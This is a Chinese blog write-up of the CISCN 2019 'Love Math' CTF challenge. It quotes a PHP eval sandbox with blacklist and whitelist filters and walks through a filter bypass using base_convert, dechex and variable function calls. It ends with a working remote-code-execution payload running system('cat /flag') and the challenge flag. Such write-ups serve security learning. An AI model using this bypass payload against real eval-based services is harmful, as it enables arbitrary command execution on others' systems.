buuctf-[CISCN 2019 初赛]Love Math（小宇特详解）

原创

周星星ZY 于 2022-02-26 12:16:52 发布 294 收藏

分类专栏： buuctf 文章标签： php 开发语言 后端

本文链接：https://blog.csdn.net/xhy18634297976/article/details/123148026

buuctf-[CISCN 2019 初赛]Love Math（小宇特详解）

1.先看题目

```php
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', '
ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'h
exdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_g
etrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'sr
and', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```


分析一下源代码

一开始是限制了传入参数的长度，然后有黑名单过滤，最后是白名单，这里的白名单是常用的数学函数。

这里说一下思路

1.先去传入一个参数，看一下是否能进行命令执行

payload：/?c=19-1



2.然后这里黑名单过滤了不少东西，常规的cat/flag都不能使用了，这里有个知识点是php中可以把函数名通过字符串的方式传递给一个变量，然后通过此变量动态调用函数比如下面的代码会执行 system('cat/flag');

```
$a='system';
$a('cat/flag');
```

这里使用的传参是

```
?c=($_GET[a])($_GET[b])&a=system&b=cat /flag
```

但是这里的_GET和a，b都不是白名单里面的，这里需要替换

替换之后

```
?c=($_GET[pi])($_GET[abs])&pi=system&abs=cat /flag
```

但是这里的_GET是无法进行直接替换，而且[]也被黑名单过滤了

这里就需要去了解一下他给的白名单里面的函数了

这里说一下需要用到的几个函数

这里先将_GET来进行转换的函数

hex2bin() 函数

hex2bin() 函数把十六进制值的字符串转换为 ASCII 字符。

这里的`_GET`是ASCII 字符，用在线工具将`_GET`转换为十六进制

hex2bin(5f 47 45 54) 就是 _GET,但是hex2bin()函数也不是白名单里面的，而且这里的5f 47 45 54也不能直接填入，这里会被

```
preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
```

来进行白名单的检测。

这里的hex2bin()函数可以通过base_convert()函数来进行转换

base_convert()函数能够在任意进制之间转换数字

这里的hex2bin可以看做是36进制，用base_convert来转换将在10进制的数字转换为16进制就可以出现hex2bin

hex2bin=base_convert(37907361743,10,36)

然后里面的5f 47 45 54要用dechex()函数将10进制数转换为16进制的数

dechex(1598506324)，1598506324转换为16进制就是5f 47 45 54

最终的payload：

```
/?c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));($$pi){pi}(($$pi){abs})&pi=system&abs=cat /flag
```

_GETflag{c560ada4-3f10-4bf1-b5af-d1a4b633ae04}